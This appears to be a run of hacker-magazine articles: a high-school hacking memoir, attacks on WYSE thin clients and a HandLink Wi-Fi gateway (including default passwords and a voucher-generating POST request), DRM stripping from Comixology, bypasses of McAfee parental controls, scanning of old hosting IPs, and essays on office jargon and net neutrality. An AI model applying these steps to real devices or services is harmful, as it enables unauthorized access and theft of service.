In writing this article, I thought I would use computer-related examples as illustrations. But when I rewound my life reel to the beginning of my hacking, there weren't yet any computers, and that seemed nostalgic and less pretentious as subject matter. I became a hacker out of a necessity to accomplish tasks with limited resources. I had to make things work that were intended for other purposes. Hackers aren't confined to computers.

Still high school era, I was suspended for a week out of school when I was accused of stealing another student's car with a group of friends. We all took turns driving it, neutral dropping it, etc. Actually, the reader will laugh. It was the aforementioned Rich's Cougar, long after we had drifted apart. I did not drive the car off of school grounds, so I did not steal it. The dean was particularly nasty, using colorful language forbidden towards students when addressing their misdeeds. Case in point: I needed to highlight both this and my argument of innocence to absolve myself from punishment by both the school and my apathetic, short-tempered father. I decided to rig up a way to record a phone call with the dean.

While on suspension and home alone, I experimented with ways to record phone calls. Using the Realistic microphone made too much feedback in the speakers and I needed more than two hands to accomplish being able to hear and record simultaneously. The phone was an old tan thing with push buttons and had a receiver attached with the usual slinky wire (real technical descriptions, I know) that sat on two buttons each in their own U-shaped holder. I rigged up the receiver in a way that it was upside down on the base and so I would only have to tilt it to get the dial tone. I took a pair of over the ear Pioneer headphones, disconnected one side from the headband, and rubber banded it to the receiver, screwed on the ¼ inch adapter to its plug, jacked in to the mixer, hit record on my boom box, and called the school.

(For those who don't know, microphones and headphones are essentially the same thing, formatted for different applications; a small speaker in a headphone will act as a microphone when plugged into a mic input, but you'd blow a microphone trying to pump audio through it.)

I pretended to be someone else when I called the school in order to get the dean on the phone, which probably wasn't necessary, but still fun anyway. The dean answered the phone. I had to bait him past his apprehension of my calling him in order to argue something that, in his eyes, I was clearly guilty of doing. In defining my non-participation in the initial theft of the car, his temper was aroused and out came the venomous language, all perfectly captured on a 60 minute TDK cassette. This worked wonders for getting him reprimanded and suspended himself, but did nothing to get me out of trouble. As a result, I ended up missing out performing in the only high school play I ever would have acted in (*Guys and Dolls*), though my name remained on the printed rosters, and since my character ironically did a phone call in the play, something that would have made me invisible to the crowd anyway, I still received compliments on my stellar performance by people unaware of my absence. Kudos to Vas500 for covering that role. Eventually, I went on to record some hilarious prank call tapes by calling the help wanted.

I'm purposely sticking with high school era stories for a reason. The younger readers and newcomers to hacking will have more enthusiasm and open-mindedness than us old seasoned pros. At the same time, it's something I wanted to touch on in order to show that hackers don't just do computers, and to appeal to the part of us all when this type of exploring and learning was new and fresh, *before we called it hacking*. I also wanted to represent the lot of us that, even though we mean well in our explorations, are prone to causing trouble.

This story could mirror computers in the sense of it exposing user information and security issues: I had gotten a new tape recorder with a mic input and level control. I took the Pioneer headphones and attached them to the mic input, put another set of headphones in my ears, pressed record, play, and pause all together so that I could hear what was happening without wasting tape space, and turned the mic level and headphone volume all the way up. I then took the over the ear cup headphone acting as the mic and placed it next to the number dial on my locker at school, spun the dial three times to the right then slowly left until I hit the first number, studying the sound it made - a minute "tick" - made when you just miss the number, not stop on it. I thought of this idea after seeing one of the locks disassembled and studying how it worked. Once I knew the sound I wanted, I moved on to the locker next to mine and within a few minutes had it open.

You may be wondering how I had the chance to do this and also have perfectly quiet conditions in a school. My locker was right across the hall from the room used for detention. When we are all dismissed, the small hallway in a remote corner of the building stays lonely until the next day. Most of my friends and I got detention on purpose just so we could all hang out together after school and roam the grounds.

Anyway, I went back a bunch of times and wrote down the combinations to all the lockers in that little hallway, about 40 or so. Then I went back with a tagging marker and wrote all of the combinations on each of the lockers, luckily never getting caught (I kept my locker empty of contents and wrote its combination as well - using another locker upstairs to keep my stuff in). I witnessed the custodians installing new locks the next week. They installed a patch without addressing the underlying cause of the issue, leaving it open to a repeat. The motivation for all this ridiculous work was that someone had gone in my locker and stolen my Starter jacket, and also because I just wanted to see if I could get into all of them!

One more! Our favorite: social engineering. My home life until school ended was a never-ending atrocity - yes, in the rich quaint neighborhood.

(Kids: don't do what I am about to write, especially now that cameras are small enough to fit in your pee hole and located every three feet to capture everything everyone is doing. You're also more likely to face legal recourse for doing what you're about to read in this era of paranoid security. If you end up in the Feds, there is no room to maneuver out of doing time.)

Sometimes I just needed to not be home - or at school. My neighbor and BFF Vas500 had an alarm on his house. Of course, they wouldn't tell me the code, so I wrote down the alarm company's phone number (conveniently written on a post-it next to their phone) for later reference. One day at school, I decided I wanted to cut half the day. So I went to the phone in the cafeteria (without Rich's box), called the alarm company, told the woman that answered that I'm calling from school, about to have an early dismissal, that I couldn't reach my mom, and that I don't remember the alarm code. She asked me my full name and birthday, along with a million other questions - so I gave my friend's information. She gave me a four-digit code and also the word that you use on the phone with the alarm company when they call you in the event that you'd accidentally set the alarm off yourself while at home. Social engineered!

My friend kept his house key in his backpack in his locker, which I remembered the combination to after looking over his shoulder one day as he opened it (yet I did not ever see him entering the alarm code!). I got the key and walked the half hour home, opened the door to his house (because I knew when his parents were not home), turned off the alarm, made a can of Chef Boyardee, and watched TV up in his room. When he returned home, I timely opened the door to greet him. Because obviously I'm a moron, I did not understand how he could have been pissed. He did not tell his parents about this, but I got in serious trouble with them anyway. You can't wait to know how.

The Chef Boyardee can that I ate I rinsed and put in the garbage. The bowl I used was washed and returned. However, the can should have gone in the brown paper bag that his mother (meticulous with everything) set up for recycling. She came home and found it in the wrong bag - and then out it came about what happened. Because I did not ever tell my friend that I had also made food, he must have been annoyed enough to spill the beans. You see? One little mistake and it's in trouble you get.

I obviously never got that because I'm writing this from jail years later fighting a case that, for once, I'm not actually guilty of (inmates are some true hackers - article in the works). I could fill a large book with all the stories of things I did and got away with. There's a rebel in all of us. The line between hacker and mischief for me is a slight shade of gray. More times than not, I'm just trying to get into or at something just to see if I can do it, but I have a bad habit of trying to get away with too much.

It's important that some of you - the ones who look in these pages because you want free money, want revenge on someone's Facebook account, or ways to break laws in secret - read this perspective. When you cross lines for personal gain - i.e., break into things to get money, someone's identity, etc. - you are then a criminal. I just happen to be a hacker with criminal tendencies. I'm not purposely trying to break any laws.

If we all were able to be conscious of our ability to resourcefully alter the use of things to accomplish a task of any kind, socially or physically, we would all recognize our own capabilities as born hackers, and perceive difficulty and adversity as challenges instead of excuses. As a direct byproduct, the misperceptions of hackers as represented by news and news publications, politicians, and victims of identity theft alike, would be replaced with a knowledgeable differentiation between *criminal with hacker capabilities* and *hacker.*

There should be groups one could attend once or more, even in schools, where qualities of a hacker are revealed and nurtured within the attendees who otherwise have no experience. By citing stories for a group, as done here, it would trigger stories of their own, their brains automatically parsing their history to locate a relevant experience to label "qualifies as a hack." Then, by drawing the inference to creative problem solving - not problem causing - skills, this would unveil a revelation in that person which would facilitate the building of a meaningful personal view of one's self as a hacker, an effect that is automatically positive and forwards a desire to explore life with this "new" gift of capability. By drawing out something in someone that gives them an opportunity to parade it to other people, you create fuel for them to advance their self-image.

One could worry that with such an influx of new "hackers," the word "hacker" would be synonymous with "hipster" in its overuse, popularized by an over-saturated field of inexperienced individuals romping around under a false pretense of the sobriquet. But leave judgment and elitism aside and clean up the scene first, no? Now we have only the definition of hacker as criminal to outsiders. To those in the know, even they are unaware that one in four hackers is a snitch That's a federal statistic from case law!

We all feel we lose something of our exclusivity when too many people like or do the same things as us, especially if they start term dropping, like when you're at a show and groups of people are just band name dropping. I hate that.

What other way to gain people an understanding of who and what we all are then if not to draw them into our world; inviting them to the possibility of discovering their inherent and creative flow as born hackers?

Hacker -n. - a person who possesses and uses instinctively creative and unorthodox means to both explore his surroundings and the contents therein, and improve upon them.

Explore. Investigate. Learn. Improve. Repeat.

Hack the future! Skal!

WYSE Moves

by Maven

I came upon the WYSE boxes whilst having to work supporting them. They are produced by Dell for various purposes and clients, including governments, large financial companies, and militaries within and outside 'Murica. This is an overview of notes taken from a predominantly passive experience of the devices, and some research undertaken afterwards.

This is only a short article detailing common defaults for WYSE Xenith boxes, principally version 8.0_306 WYSE ThinOS firmware.

These boxes are designed to act as thin clients, and front links to Citrix ICA servers, using XenApp or Xendesktop, for example.

Reading the online manuals (such as `https://www.rm.com/_RMVirtual/Media/Downloads/wyse-xenith-administrators-guide.pdf`) will tell you the following things, almost all of which are left activated on available systems:

1) Unplug the network cable prior to boot. This leaves it in a suspended mode through which you can perform items 2 and 3.

2) The network settings are editable, providing you perform item 1.

3) You can force a reset if you perform item 1, if you can't normally. That is, you can command the unit to go back to factory settings after reboot. To do this, select reboot, and a check box appears to "Reset to Factory Defaults on Reboot."

Before I carry on the list, all the settings are controlled by an INI file called "wnos.ini" that is loaded from the server. This file controls all the actions and permissions that the particular client has, and this file trumps the one that is cached locally on the DRAM. Whilst wnos.ini contains the global settings, there is also the possibility of "{username}.INI" files for more finely grained control of user access.

This is supposed to make them more secure, but nothing says that spoofing this file is impossible - they are easily generated by tools such as "WYSE WNOS.INI Configuration Generator" located here: `http://michaelkindred.wordpress.com/2012/03/28/wyse-wnos-ini-configuration-utility/`.

Let's continue the list of things that are possible:

4) You can easily view the current INI file on the DRAM and see its settings through the System Information link, which is normally available to most users.

5) If you are reset to the defaults, then pressing Del or Shift during boot will bring up the BIOS screen. It will ask for a password, which is case sensitive. By default it is "Fireport".

6) There is a G-Key reset "feature." Here, you tap the "G" key during boot, if it is not restricted in the cached INI file or the device has not been reset.

7) If you can access the file store, then there is an "Include=$mac.ini" - and if the mac.ini file has an "Exit" option. If you set "Exit=yes" then the file will return to wnos.ini. If you set it to "=all" then loading the rest of wnos.ini is ignored - this means that the protection of *all* relevant INI files should be ensured to prevent manipulation of security parameter loading. Remember: programmers put their includes first. They are in the /wnos/inc/ directory.

Based on the manual mentioned in the URL above, the boot process checks for wnos.ini over an ftp connection. If you were to use a dropbox such as PwnPlug, pre-loaded with an INI file created using the tool referred to above, then you could theoretically force a client to boot with different options in the following way:

I) Disconnect network adapter form WYSE box.

II) Edit "Network Settings" to point to custom FTP source

III) Allow client to boot using this INI file

IV) Reboot device

V) So long as the WNOS file is of a newer version, it will supersede older versions of the file.

Let it be said that there is no signature checking deployed in this process explicitly, although without testing, this is only a theoretical attack vector. Let it be said that the same is done for the BIOS image files, called "xpress.rom" - the process of reverse engineering the ROM might be tricky, and there are plenty of bugs on ThinOS.

The list of things that are controlled by the INI files is long. It includes some baby scripting options, as well as the following options: $MAC (MAC address - very unsure how this is used in communications), $IP, $UN/$PW (username and password used for sign-on), $DelCertificate=all (this would delete all certificates), and VncPassword (readable in the INI file viewer).

There are many problems with ThinOS. As it's a front for ICA, the handling of windows is very primitive - like, Windows 95 primitive. It is not unknown for windows to be displayed, read only, behind the "Locked Screen" login prompt, especially if these windows are running clients that make persistent connections. If someone had been looking at sensitive information (personal data, for example), then this can be viewed by all.

They are worth attacking due to some zero-days that are still likely in the system, despite being reported to Dell through official channels. They both have to do with the proprietary Autoshutdown routine not being able to cope with persistent connections held open over an ICA connection. Given how important the network connection is to the architecture of this WYSE system, such connections that are in common usage - connected to database clients and mainframes, etc. - should be handled properly.

The zero-day is as follows: Wait just under two hours. The system will start to autoshutdown. The screen will wake up and the screensaver will come on. It will display the user's session, with a "cancel shutdown" box. This box will start looping, and so keep the session alive. Move the mouse, view the screen, and click cancel. You are now in that user's session, as the autoshutdown has the ability to defeat screen locks but not persistent connections, with disastrous consequences.

Lastly, note that ping and traceroute are available to all users by default. Ping in particular supports DNS resolution of external clients behind the firewall, and can be used to check just this property of the network for, say, DNS tunneling.

This is the limit of our research. We haven't managed to get ahold of a unit for firmware reversing or the like, primarily owing to other projects and time. If others have access to such hardware, go ahead. I am sure there will be much to discover.

Manuals that are more up to date and official (that also, notably, have the default BIOS password removed) can be found at `http://www.wyse.com/manuals`.

Office Talk or Social Engineering?

by Gregory Porter
backfromthemovies.blogspot.com
greg.e.porter@gmail.com

Office jargon is a form of social engineering. It exists to maximize employee efficiency by making employees happier, or rather by making them think they are happier. But before expanding the previous statements, we ought to define both social engineering and office jargon.

Consider, social-engineer.org's definition that it is "the act of influencing a person to accomplish goals that may or may not be in [the target's] best interest."[1] Although there is a tendency to connect social engineering with computer security, such a connection is not a restriction. The emphasis of the above definition is persuasion, which is something that is present in all facets of society.

"Office Jargon" has many names: corporate lingo, corporate speak, business speak, commercialese. If you have experience in Corporate America, you may be familiar with such terms, but if you aren't familiar with these terms, consider the following examples.[2]

Synergy - Effect of working together

Touch base/reach out - Meet up with/contact a colleague to discuss progress

Leverage - Utilize, make use of a resource

One might hear such terms in emails or conversations. "If you need anything just reach out to X or Y. They are great resources; leverage them. Let's touch base tomorrow but, in the meantime, do what you can to promote synergy."

To trace this system of manipulation, we should start with Frederick Taylor, the founder of "Scientific Management" (aka "Taylorism"). Although the terms are treated as synonymous, "Taylorism," in the classical sense, was replaced by the larger field of "Scientific Management."[3] The general idea of this research was to maximize the efficiency of factory workers. Tasks were broken into successively smaller discrete parts, whereupon anything unnecessary was removed.

This style of optimization focused on the efficiency of the system or process itself, rather than the inter-workings of that system (i.e., the human laborers). The laborers in this equation are seen as little more than cogs in a machine; once given a task, workers are expected to carry out tasks as commanded. The worker is not to modify the system or even provide suggestions. Workers in some cases revolted as a result of this type of mechanization.

In 1924, George Elton Mayo and his team were conducting research in a Chicago factory.[4] They were trying to determine what light bulb brightness resulted in the highest efficiency. They concluded that it wasn't so much the physical environment, but the emotional and psychological state of the workers that determined efficiency. While the study has been criticized, it marked a departure from, up to that point, the coldly scientific managerial experimentation.

It wasn't until the 1950s that researchers at Carnegie Mellon and MIT began to articulate various theories about management. It was out of this research that the corporate vocabulary as we know it was born. The most popular theory behind the terminology was that workers were thought to be "ambitious self-motivators who thrive in an atmosphere of trust." Office speak was considered to be a way to create an atmosphere of trust. Out of this Carnegie Mellon and MIT research, this new vocabulary nested itself in the corporate environment, particularly in human resources and in marketing departments. Given the nature of office speak, this isn't surprising. Marketing is inherently focused on presentation while human resources focuses on, well, the human resources of a company.

"In a workplace that's fundamentally indifferent to your life and its meaning, office speak can help you figure out how you relate to your work - and how your work defines who you are," concludes Emma Green. These words or phrases exist to alter your perception of the workplace to boost your efficiency. It isn't about making you happy, but about making you think you are happy (or at least happy enough to work). Linguistics professor Geoffrey Nunberg notes, "You can get people to think it's nonsense - at the same time that you buy into it." Indeed, Jack Welch (former CEO of General Electric) wrote that such corporate management systems would create "a company where jargon and double-talk are ridiculed and candor is demanded." Matthew Stewart provides several, now-universal euphemisms for firing people: streamline, restructure, let go, create operational efficiencies.[4]

Now, the elements of social engineering in this language are self-evident, but the relationship between Engineer and Target is complex. It isn't simply that your manager is employing the language to manipulate you for his or her gain. That might be part of it, even if it isn't a conscious decision. But such a relationship runs far up the corporate hierarchy. Your manager's manager speaks the same way. Even your coworkers may speak to you that way. Everyone is trying to find the most effective form of communication, but why? It is the bottom line of the company as a whole that drives us toward efficiency, which includes altering our language.

How do we, readers of *2600*, protect ourselves from such language? But before even asking that, are we so sure we want to or have to? After all, between "you're fired," or "you are being let go," which would you rather hear? The "truth" that you are losing your job, or that the company is more efficient without you, is present in both phrases, but the latter is easier on the ears. Perhaps, then, "protect ourselves" is too strong a phrase. We must at least be aware of such language. Instead of saying "I will contact X and Y for help," we are saying, "I will reach out to X and leverage Y." These are words that were carefully chosen to exploit positive connotations for the benefit of the company. It is a vocabulary that manages to dehumanize with a smile.

Sources

[1] "The Official Social Engineering Portal - Security Through Education," *Security Through Education*.

[2] Weiker, William. "What Your Boss Meant to Say," *Dictionary of Management Jargon*. William Weiker.

[3] Drury, Horace Bookwalter (1915), *Scientific Management: A History and Criticism*. New York, NY, USA: Columbia University.

[4] Green, Emma. "The Origins of Office Speak," *The Atlantic*. Atlantic Media Company, 24 Apr. 2014.

Archiving COMIXOLOGY™

by Ook

Comixology is a neat site where you can buy comics online and read them. However, I'm not always in a position where I can browse a website, so I like to archive the things I buy. Comixology doesn't really permit you to do this, so I felt I should see what I could do to permit myself - after all, I can see the images displayed on my screen, so they're in the clear somewhere.

My first attempt to pull things off a website is the same as anyone else: look at the source (unhelpful), then look at the network traffic (just as unhelpful, but interesting). The images don't exist as-is on the pipe anywhere - however, they do exist, as image scrambles with no simple pattern.

Next, I decided to look at the DOM (Document Object Model) to see if the page script itself was assembling the images in some coherent way - it was! The pages were composed of a seemingly random number of canvas tags. So, the simplest attack would have been to use the toDataURL method on - oho! toDataURL was set to null! This was simple enough to restore (recently I'd looked into sandboxing localStorage away from a potential attacker via the same means, only to find it functionally impossible). Now that I had a data URL, I saw some very interesting stuff: the canvas images each contained a subset of the comic page in random staggers. To get the full image, I'd need to copy the canvas data to a new canvas. A really neat perk, though, was that they were creating the canvas at full resolution, then using CSS transforms to scale it down. I could get full resolution images!

Teaching a script how to click the "next" button and wait for the DOM changes that would signal the next page had loaded was easy enough. Later I worked out that I could just trawl the page selector at the bottom - both to get the full set of pages and to choose each one.


I was able to use Chrome's FileSystem API to then save the composited images individually, but getting them back out was painful. Even with eligrey's useful FileSaver, I'd get a bunch of jpg or png files - that's neat, but there had to be something that would be more "click a link, get a file."

Using stuk's JSZip library, I found I could create a zip file in memory within the browser - I could just create a CBZ file!

I have a friend who's really into comics as well, and figured he might want to be able to archive his stuff. So I built a small UI to let him select the quality of the downloaded CBZ (especially for longer comics; full resolution PNGs were averaging five megabytes a page, and a particular 165 page comic was crashing Chrome when attempting to build a CBZ file of almost a gig in size).

The finished, commented code is too lengthy to print here, but is available on the *2600* Code Repository (`http://www.2600.com/code/`). I share with a warning: They put quite a bit of work into preventing theft: encrypting the image data, shuffling it, splitting it between canvases, obfuscating their code, etc. I didn't do any kind of analysis to see if they were embedding compression-resistant steganographic watermarks in the images to concretely identify me as the purchaser should my archives get out into the wild - but if I were the programmer on the project, it's something I'd have recommended to enable suit should my copyright be threatened by unchecked file sharing.

Don't help others steal things - but if you do, analyze the images to make sure it's not traceable to you as well.



McAfee Family Protection - Epic Fail!

by Brian Van Stedum
brianvanstedum@gmail.com

Last spring I took a security fundamentals class while pursuing my degree as a network specialist. This class was the most challenging, yet rewarding, of all of the classes that I have ever taken. The final project for the class was to find a security software suite to analyze and ultimately to circumvent its security. My instructor recommended choosing a suite that focused on parental controls, and I chose McAfee Family Protection. McAfee Family Protection is designed to give parents the ability to control and monitor how their children use the Internet in order to prevent them from accessing potentially harmful information. I chose it simply because of the name: McAfee. I wanted to be challenged and I figured, "Hey, the DoD recommends McAfee's antivirus software. They must be pretty good, right?" It didn't take me long to realize just how wrong I was.

Just a little about the testing process: all tests were conducted using Windows 7 and most were conducted using Windows administrator account access. I performed the tests while using administrator access since circumventing Windows user account control security can be easily done by using a boot disk containing Ophcrack or NTPW. The following analysis is the product of an in-depth audit conducted to discover any and all methods to circumvent the security of MFP. This was not a test of its effectiveness; I did not care if it let a couple of porn sites by its filters. The goal was to find any way to bypass its individual security features entirely. The analysis is broken down by each successful circumvention.

The majority of MFP's configuration settings, including authentication settings, are stored remotely on McAfee's own servers. The absence of locally stored configuration files initially made circumventing its security a little more challenging. However, after analyzing the software further, I discovered many other methods to successfully bypass the software's security. MFP also did a fairly decent job of protecting its own locally stored files from alteration and removal. However, it did not provide any type of protection for the Windows environment, which allowed me to perform tests and alter the system in order to bypass MFP's security.

MFP creates a usage log for all users that can send daily reports to the account administrator. I discovered that the log is stored locally and was only sent to the online servers once per day. Upon inspection of these log files, I determined that the file itself was not user readable and was also protected from alteration and deletion. However, I was able to change the file's attributes, and by setting it to read only, I was able to prevent any future Internet usage logging for that day.

MFP's Program Blocking feature blocks programs from accessing Internet resources. An administrator can specify which programs to block based on a suggested set of programs or specify any other program to block. I was able to bypass this feature by simply changing the name of the executable file for the program that had been blocked.

MFP's website blocking feature allows the administrator to block certain websites that the content filter would not flag as harmful. This feature is easily bypassed by adding an entry in the Windows "hosts" file that points to the IP address of the blocked website, but uses a domain name from a site that is not blocked.

Although MFP is pretty decent at content filtering and protecting its own files, I was able to easily bypass the entire security suite by booting into Windows "safe mode with networking." By logging into safe mode, I had unrestricted access to the Internet and was also able to circumvent McAfee's protection of its files.

The services that MFP uses cannot be disabled, stopped, or paused even while using the Windows administrator account. However, by using Windows safe mode, a user can change which services load at Windows start. By using Windows safe mode and registry editor, I was able to change the startup mode of the three main processes used by MFP by changing the DWORD "start" values from 2 to 4. Once I rebooted back into normal Windows mode, McAfee Family Protection was completely disabled and I had unfiltered Internet access.

MFP's literature boasts about how secure its uninstallation process is; it uses a unique uninstall key, which is only good for 24 hours, and requires an uninstall program that can only be used by the MFP administrator. As secure as they think this process is, it can be easily bypassed by using Windows' built-in system restore function. A Windows administrator can select a restore point prior to when MFP was installed to effectively remove it from the system.

After exploring the many files MFP installed on my test system, I observed that it installed all the language conversion files on the system (not just the version I chose). After decompiling a few of these DLL files, I discovered that the file mfploc_en.dll also contained the many keywords that were used by the safe search feature. I found that altering or deleting this file was nearly impossible, as it was protected by McAfee. By utilizing the Windows safe mode loophole that I mentioned earlier, I was able to remove the mfploc_en.dll file and rename mfploc_ko.dll to mfploc_en.dll. By doing this, I was able to change the language from English to Korean. Since it was now searching for Korean words rather than English words, I was able to search for any term I wanted to without being blocked.

Upon initial inspection, it appeared that MFP's greatest strength was that it saved the vast majority of its configuration files to McAfee's servers, rather than on the local machine. However, after examining the changes it made to the hard disk, I discovered that MFP sends most of its initial configuration changes via crafted html files that, once sent, are saved in the "Temporary Internet Files" of a Windows 7 system. After reviewing the saved configuration html files, I found one that used the administrator's username and password as an argument for the file, which it displayed in clear text.

After reviewing the saved html files that were sent by MFP, I discovered one named "239" that contained some local system information as an argument. After re-executing this file (by simply double clicking on it), a web browser opened with an administrator login prompt that was meant to be used to associate the local installation with the online McAfee user account. By going to McAfee's website and signing up to obtain a trial of MFP, I was able to create a username and password that would become an administrator account on any new installation of McAfee Home Protection. With this new account in hand, I entered the account information in the prompt that opened by executing the "239" file, and then associated the local installation of MFP with the administrator account that I had just created. Since this was a new account, it would be impossible for the administrator of the original account to discover this new admin user. Not only does this new administrator hijack the local installation of MFP, but it still permits the users of the original account to login on the same machine.

Throughout this analysis, I was continually shocked at just how easy it was to bypass McAfee Family Protection's security features. Additionally, I was able to bypass MFP's security by utilizing methods such as an online VPN service, a remote desktop connection, a live OS on bootable media, among others. I performed this analysis over the span of two weeks while having to study for other final exams, work a full time job, plus attend to my everyday family obligations. Yet I was able to completely circumvent MFP's security features. For a motivated teenager with nothing but time, bypassing MFP's security features would be a walk in the park. After completing this analysis, I believe that McAfee Family Protection is ultimately useless due to the fact that a child with an average knowledge of computers could easily bypass its security.

Abusing the Past

by Buanzo

Disclaimer: If you do evil shit with this information, I hope something really bad happens to you. Information is free, but people are human.

In this day and age, there are mass scanning tools and several easy-to-query databases that make it a simple thing to find sites with vulnerabilities. Hackers and other agents with all hat-colors use them every day to do their jobs. I will present to you today a very simple technique that will, when certain special circumstances are met, allow you to scan the past for vulnerabilities.

When we want to have a website, we obtain a [sub]domain name, point it to some web hosting server's IP, and configure it to serve that website. We also get DNS service somehow. I am sure you've done this before, so I'll skip those details. So now, www.example.com is running on server A.

Yay, we've got a website! By the way, it is Joomla or some other CMS like wordpress, etc.

The days/months/years pass, and we find ourselves needing to move the website to another server, for whatever reason (luckily, because we have so many visits, the old server can't handle them). The new website is configured on the new server, the DNS is updated, and voila, visits now arrive at the new server.

Nice.

But....

If we go to `netcraft.com` and check some domain name using their tools, we *might* find the hosting history of a website. Yes, www.example.com used to run on server A, then server B, now server C! And, wow, that's weird, the old servers are still up and running.

So, www.example.com *might* still be configured in one of those servers. You know how hosting companies [don't] do their homework sometimes!

So an attacker could fire up a scanner, and by any means available, target www.example.com through the older IP addresses, and scan our old *website[s],* which, of course, we no longer keep updated (maybe not even the server, for that matter...). And you know what outdated usually means: holes. Lots of them.

And holes lead to lots of things: remote code execution, data exfiltration, resource control.

An Nmap NSE script could be written to scan some domain name's hosting history, and, essentially, abuse the past.

Go. Check your hosting history. Don't say I did not warn you.

Hacking the HandLink Gateway

by secuid0

Many cafes, restaurants, pubs, and other shops offer to their customers Internet access through Wi-Fi as they know that it's pivotal for drawing in customers and securing their repeat business. Usually, all customers have to do is buy a cup of coffee and enjoy free Internet for x minutes. In some other cases though, shops are preferring to get some revenue out of this service, which means customers have to purchase a Wi-Fi voucher directly at the counter.

One of the most common low cost deployed solutions which handles the authentication, authorization, and accounting for the Internet access is the HandLink WG-500P. This is a small wireless subscriber gateway. It's dead easy for non-tech-savvy staff to operate it; the store representatives with the press of a button can issue a voucher which is printed through the built-in thermal printer.

In order for the customers to use the voucher, first they will have to connect to the cafe_wifi. The captive portal (pointing at `http://1.1.1.1`, `http://192.168.1➥.1`, or `http://192.168.88.251`, etc.) will prompt them to enter a valid username and password into the login form. If the combination is correct, then access is granted.

Now let's imagine the below scenario:

1. We are at a nearby location where cafe_wifi has coverage.
2. We are neither hungry nor thirsty.
3. We need access to the Internet to download an ISO or the latest fappening leak.
4. We may or may not have left our wallet and credit card at home.
5. The shop is using these nifty WG-500P machines.

One thing we can do is point our browser at `http://10.59.1.1/` (this is the internal LAN IP address of HandLink WG-500P) and try the following username/password:

1. `admin/admin`
2. `supervisor/supervisor`
3. `account/account`
4. `super/super`

Chances are you will find combinations #1 and #2 invalid, but not #3 and #4. Once you login, then issue the following POST request (to create the request, you may use burp, OWASP ZAP, and/or if Firefox is your favorite browser you may use the Hackbar addon - it's pretty simple):

```
http://10.59.1.1/webAccount
➥Generator.cgi
POST data: "button=0&webAccount
➥GeneratorHandler="
```

On the spot, a voucher will be generated for you and will be displayed on your screen. Use the newly created login at `http://192.168.1.1` and voila, profit. Although the whole approach may or may not work and cannot be considered as a fancy hack, it's worth trying.

Happy surfing.

EFFecting Digital Freedom

by Parker Higgins

The meeting room of the Federal Communication Commission is an odd place to see a victory for the kinds of digital civil liberties that hackers hold dear. But there it was in February, that after being targeted by over a year of nonstop activism campaigns, FCC Chairman Tom Wheeler led a vote in favor of strong net neutrality rules and delivered remarks on the importance of free speech online that sounded more like John Perry Barlow's "Declaration of Independence of Cyberspace" than something from a former cable lobbyist and current top regulator. Wheeler insisted that these new rules are not, as critics charge, an effort to regulate the Internet; to the contrary, he said, net neutrality is no more a plan to regulate the Internet than the First Amendment is a plan to regulate speech.

How does that hold up? Here's what we know: the FCC approved a plan to place Internet service providers under a different (and stricter) title of the Communications Act, and to prohibit those services from engaging in site blocking, throttling, or paid prioritization. That last point prohibits the kind of "fast lanes" that had been tossed around in earlier proposals, and which would have led, naturally, to "slow lanes" as well - at odds with the basic principle of net neutrality. Reasonable minds can disagree about how close regulators should get to the Internet in the first place, or how effective these rules will be, but these, at least, are noble goals.

There are, however, still some critically important things we don't know. First things first: the entire process could use a lot more transparency. For example, it seems anathema to the spirit of Internet policy, but even as the FCC vote took place, the actual text of the new rules was not available for the public to read. There's been a lot of finger-pointing between commissioners about why that's the case, but sadly, it's the way things go with the FCC. That lack of transparency is one reason EFF has been skeptical of the agency for years.

It's especially important in this case to see the actual language, because the FCC may have used the kinds of weasel words that could allow bad behavior from ISPs, or leave the rules themselves open to legal challenge. For example, the prohibition on site blocking extends only to "legal content." We'll have to watch carefully to make sure that language isn't used to draft ISPs into fast-and-loose vigilante copyright enforcement, for example. Similarly, plenty of pundits expect one or more of the ISPs to sue to block the rules; if that happens, ambiguity in the language could weaken the FCC's case.

Net neutrality is an important goal, but considering these factors it's a bit premature to say for sure we've gotten much more than a mixed bag. But even if it doesn't close the book on the Internet's efforts to achieve net neutrality, it will certainly remain an interesting chapter. For one thing, this is a story where conventional wisdom proved completely wrong. As of January 2014, in the wake of FCC's last major courtroom loss to Verizon, it was universally held that net neutrality was toast and the agency would never find the political will to undertake the reclassification that could save it. When EFF joined a large and incredibly diverse coalition of activists to push for that outcome, it was a moonshot, but 13 months later the coalition won.

Taking a step back: that vote is the latest in a string of apparent victories for computer users over forces that have historically been able to shape laws, regulations, and even market conditions. In just the past several years there were also, of course, the twin victories over the Stop Online Piracy Act and the Anti-Counterfeiting Trade Agreement in early 2012, and the massive push for more secure and private online services in the wake of the Snowden revelations in June 2013.

Each of these developments were influenced by countless factors, but they have some important elements in common. Substantively, each represents a victory for hacker core principles - freedom of speech, freedom of privacy, and the freedom to build new things, or play with old ones, without getting permission first. Tactically, though, the overlap is even more pronounced. In every case, people harnessed tech to amplify public voices in ways that politicians and executives didn't know to expect. It's been more than just moving traditional activism online - there's been the kind of creative and playful problem-solving that we've always known is part and parcel of the hacker community.

Many hackers express a desire to keep out of politics. Tech wouldn't go to government. But since networks have pushed into everybody's lives, government came to tech. For at least the past several years, it hasn't been an option to just ignore what the politicians are doing. As EFF continues work on these issues, major battles loom: legislative reform of the NSA and other intelligence agencies' surveillance practices, the eradication of DRM software and the laws that prop it up, and a sorely-needed rewrite of computer crime laws like the Computer Fraud and Abuse Act, to name a few. If we're going to win - and we must - we'll need inspiration and help from the hacker community.

SUPPORT THE EFF! Your donations make it possible to challenge the evil legislation and freedom restrictions we constantly face.
Details are at https://supporters.eff.org/donate.

Lifetime PDFs - Volume 6

Come and join the lifetime digital digest club. You'll get all of our existing digests, plus a newly archived one every quarter, along with a brand new digest once a year for as long as you or we are around. $260 gets it all. Latest releases: Volume 30 from 2013 and Volume 6 from 1989.

Visit store.2600.com and click on PDF Downloads.

Ohio Prison IT Security from the Inside

by 5MEODMT6APB

